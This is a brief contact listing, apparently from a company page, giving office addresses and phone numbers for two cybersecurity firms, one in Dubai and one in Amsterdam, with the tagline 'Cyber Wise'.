SECURRENT ME FZ LLC
214, Building 12, DIC
502318, UAE - Dubai
+9 9714 390 16 46-49

LAHEY/ HOLLANDA
Penetra Cyber Security
Strawinskylaan 411
1077XX Amsterdam
The Netherlands
+31(0)70-2045180

CYBER WISE